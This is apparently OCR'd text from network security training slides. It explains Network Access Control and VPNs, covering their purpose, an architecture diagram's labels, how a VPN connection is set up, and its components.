
- Network Access Control, also known as Network Admission Control (NAC), are appliances or solutions that attempt to protect the network by **restricting the connection** of an end user to the network based upon a security policy
- The **pre-installed software agent** may inspect several items before admitting the device and may restrict where the device is connected

What NAC does?

- Authenticate users connected to network resources
- Identify devices, platforms, and operating systems
- Define a connection point for network devices
- Develop and apply security policies


Virtual Private Network (VPN)

- VPNs are used to **securely communicate** with different computers over insecure channels
- A VPN use the Internet and ensures secure communication to distant offices or users within the **enterprise's network**



VPN Architecture
Head Office
VPN Connectivity
VPN concentrator
Router with VPN Module
Internet
3G/ CDMA/HSDPA-Mobile Broadband
Telecommuter / Travelling personal
Boardbrand Modem
Router with VPN Module
VPN concentrator
Laptop with VPN Client
Home Office
Branch Office
PC with VPN Client

Notes: ____________________




How VPN Works

- A client willing to connect to a company's network initially connects to the internet
- The client initiates a **VPN connection** with the company's server
- Before establishing a connection, Endpoints must be **authenticated** through passwords, biometrics, personal data, or any combination of these
- Once the connection is established the client can securely **access** the company's network

VPN uses authorization and encryption to connect external host securely

Unauthorized Host
Authorized Host with VPN client software, which handles authorization and encryption
Internet
Firewall with VPN option
Internal Network



VPN Components

VPN components

- VPN client
- Network access server (NAS)
- Tunnel Terminating Device (or VPN server)
- VPN protocol

VPN Client
Remote Network
PSTN
ISP
IP
Network Access Server
Internet

____

